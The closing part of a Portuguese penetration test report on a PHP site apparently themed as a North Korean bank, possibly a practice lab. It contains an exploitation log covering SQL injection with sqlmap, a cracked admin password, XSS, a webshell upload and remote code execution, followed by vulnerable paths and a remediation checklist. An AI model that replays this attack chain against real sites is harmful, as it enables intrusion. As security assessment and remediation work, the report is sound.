LGPD: *Lei Geral de Proteção de Dados Pessoais (Lei nº 13.709/2018).*

ANPD: *Autoridade Nacional de Proteção de Dados.*

EOL (End of Life): *Fim do ciclo de vida de um software, sem mais atualizações ou suporte.*

ANEXOS

Anexo A: Logs de Exploração

[2025-11-06 19:23:36] Início do teste de penetração

[2025-11-06 19:30:15] SQL Injection identificada em cat.php

[2025-11-06 20:04:45] Security Headers analisados - Grade F

[2025-11-11 16:46:17] SQLMap iniciado

[2025-11-11 17:17:09] Credenciais obtidas: admin / 7b71be0...

[2025-11-11 17:18:23] Dump de tabela users completo

[2025-11-11 17:23:08] Dump de database completo

[2025-11-12 16:36:09] Hash MD5 identificado

[2025-11-12 16:44:19] Hash quebrado: senhafoda

[2025-11-12 XX:XX:XX] Login administrativo bem-sucedido

[2025-11-12 XX:XX:XX] XSS Reflected confirmado

[2025-11-12 XX:XX:XX] Upload de phpinfo.php7 bem-sucedido

[2025-11-12 XX:XX:XX] RCE confirmado - comando ls executado

[2025-11-12 XX:XX:XX] Enumeração do sistema iniciada

[2025-11-12 XX:XX:XX] Privilege escalation vetores identificados

[2025-11-12 XX:XX:XX] Limpeza realizada - webshell removida

[2025-11-12 XX:XX:XX] Teste concluído

Anexo B: Lista Completa de IPs (stats table)

Total de IPs rastreados: 346

Amostra (primeiros 50):

66.249.79.145, 66.249.79.151, 66.249.79.153, 66.249.79.157,

66.249.79.17, 66.249.79.175, 66.249.79.178, 66.249.79.71,

187.45.181.97, 201.37.36.92, 189.35.154.10, 179.126.36.94,

[... 296 IPs adicionais ...]

Nota: Lista completa disponível em arquivo separado por

questões de privacidade (LGPD).

Anexo C: Estrutura Completa de Diretórios

/var/www/html/

├── index.php

├── cat.php (VULNERÁVEL - SQL Injection + XSS)

├── show.php

├── all.php

```
├── header.php
├── footer.php
├── robots.txt
├── wp-config.php (403)
│
├── /admin/
│   ├── login.php (VULNERÁVEL - No rate limit, no 2FA)
│   ├── index.php
│   ├── dashboard.php (estimado)
│   └── /uploads/ (VULNERÁVEL - Directory listing + RCE)
│       ├── phpinfo.php7 (WEBSHELL - REMOVIDA)
│       ├── 1490906279.jpg
│       ├── dsc_0699-min.jpg
│       └── north-korea-science-technology.jpg
│
├── /assets/
│   ├── Image-with-tag.png
│   ├── Logos.png
│   ├── Screen-background.png
│   ├── animate.css
│   ├── common.js.download
│   ├── jquery.js.download
│   ├── style.css
│   ├── favicon.ico
│   └── [~30 arquivos adicionais]
│
```

```
├── /classes/ (VULNERÁVEL - Directory listing)
│   ├── auth.php (391 bytes)
│   ├── category.php (1.3K)
│   ├── db.php (124 bytes - CRÍTICO)
│   ├── phpfix.php (100 bytes)
│   ├── picture.php (3.1K)
│   ├── stats.php (460 bytes)
│   └── user.php (550 bytes)
│
├── /css/
│   └── [arquivos de estilo]
│
└── /images/ (VULNERÁVEL - Directory listing)
    └── [arquivos de imagem]
```

Anexo D: Checklist de Correções

☐ *CRÍTICO - SQL Injection*

- ☐ *Implementar prepared statements em cat.php*
- ☐ *Implementar prepared statements em show.php*
- ☐ *Implementar prepared statements em all.php*
- ☐ *Revisar TODOS os arquivos PHP*
- ☐ *Testar queries manualmente*
- ☐ *Validar com SQLMap após correção*

☐ *CRÍTICO - XSS Reflected*

- ☐ *Implementar htmlspecialchars() em todas saídas*

- ☐ *Implementar Content-Security-Policy*
- ☐ *Validar input do usuário*
- ☐ *Testar payloads XSS após correção*

☐ *CRÍTICO - File Upload*

- ☐ *Validar extensão corretamente*
- ☐ *Verificar MIME type real*
- ☐ *Reprocessar imagens*
- ☐ *Mover uploads para fora do webroot*
- ☐ *Remover permissões de execução*
- ☐ *Bloquear PHP em diretório de uploads*
- ☐ *Testar upload de PHP após correção*

☐ *CRÍTICO - RCE*

- ☐ *Remover webshell phpinfo.php7*
- ☐ *Verificar outros arquivos suspeitos*
- ☐ *Implementar monitoramento de integridade (AIDE)*
- ☐ *Verificar logs de acesso*

☐ *CRÍTICO - Senha Admin*

- ☐ *Trocar senha imediatamente*
- ☐ *Migrar MD5 para bcrypt*
- ☐ *Alterar estrutura da tabela users*
- ☐ *Forçar reset de senha*

☐ *CRÍTICO - PHP Desatualizado*

- ☐ *Atualizar PHP 5.6 → 8.1+*
- ☐ *Testar compatibilidade*
- ☐ *Fazer backup antes*
- ☐ *Migrar código se necessário*

☐ *ALTO - Rate Limiting*

- ☐ *Instalar fail2ban*
- ☐ *Configurar regras*
- ☐ *Testar bloqueio após 5 tentativas*

☐ *ALTO - 2FA*

- ☐ *Escolher solução (Google Authenticator)*
- ☐ *Implementar no login*
- ☐ *Forçar para admin*
- ☐ *Documentar processo para usuários*

☐ *MÉDIO - WAF*

- ☐ *Configurar regras Cloudflare*
- ☐ *Ativar OWASP ruleset*
- ☐ *Implementar rate limiting*
- ☐ *Testar bypasses*

☐ *MÉDIO - Directory Listing*

- ☐ *Desabilitar em Apache config*
- ☐ *Adicionar Options -Indexes*
- ☐ *Testar todos os diretórios*

☐ *MÉDIO - Security Headers*

- ☐ *Implementar X-Frame-Options*
- ☐ *Implementar X-XSS-Protection*
- ☐ *Implementar X-Content-Type-Options*
- ☐ *Implementar Strict-Transport-Security*
- ☐ *Implementar Content-Security-Policy*
- ☐ *Implementar Referrer-Policy*
- ☐ *Verificar com SecurityHeaders.io*

☐ *MÉDIO - Logging*

- ☐ *Configurar logs Apache*
- ☐ *Configurar logs PHP*
- ☐ *Implementar SIEM (opcional)*
- ☐ *Configurar alertas*

☐ *BAIXO - Information Disclosure*

- ☐ *Desabilitar expose_php*
- ☐ *Configurar ServerTokens*
- ☐ *Remover header X-Powered-By*
- ☐ *Personalizar páginas de erro*

☐ *GERAL*

- ☐ *Fazer backup completo*
- ☐ *Documentar mudanças*
- ☐ *Treinar equipe*

☐ *Solicitar reteste*

☐ *Implementar monitoramento contínuo*

FIM DO RELATÓRIO

Classificação: *CONFIDENCIAL*
Data de Emissão: *12 de Novembro de 2025*
Validade das Informações: *Ambiente testado entre 06-12/11/2025*
Próximo Teste Recomendado: *3 meses após correções (Fevereiro/2026)*

Preparado por: *Equipe de Penetration Testing*
Plataforma: *Raspberry Pi 4 - PiBian (Debian)*
Contato: *[informações de contato]*

Este documento contém informações confidenciais sobre vulnerabilidades de segurança críticas. Não deve ser distribuído sem autorização expressa. O armazenamento deve seguir as diretrizes de segurança corporativa.

DECLARAÇÃO DE CONFIDENCIALIDADE

Este relatório é estritamente confidencial e contém informações sensíveis sobre vulnerabilidades de segurança que, se divulgadas, poderiam ser exploradas por agentes maliciosos.

Restrições de Distribuição:

- ✅ *CISO e equipe de segurança*
- ✅ *CTO e equipe técnica*
- ✅ *CEO e diretoria*
- ❌ *NÃO distribuir externamente*
- ❌ *NÃO armazenar em locais não seguros*
- ❌ *NÃO compartilhar por email não criptografado*

Armazenamento:



- ✅ *Servidor seguro com acesso controlado*
- ✅ *Criptografia em repouso*
- ✅ *Backup criptografado*

- ✅ *Logs de acesso habilitados*

Descarte:

- *Após implementação de todas as correções e reteste bem-sucedido*
- *Mínimo de 2 anos de retenção (compliance)*
- *Destruição segura conforme política de dados sensíveis*

Provas



Administração do Banco da Coreia do Norte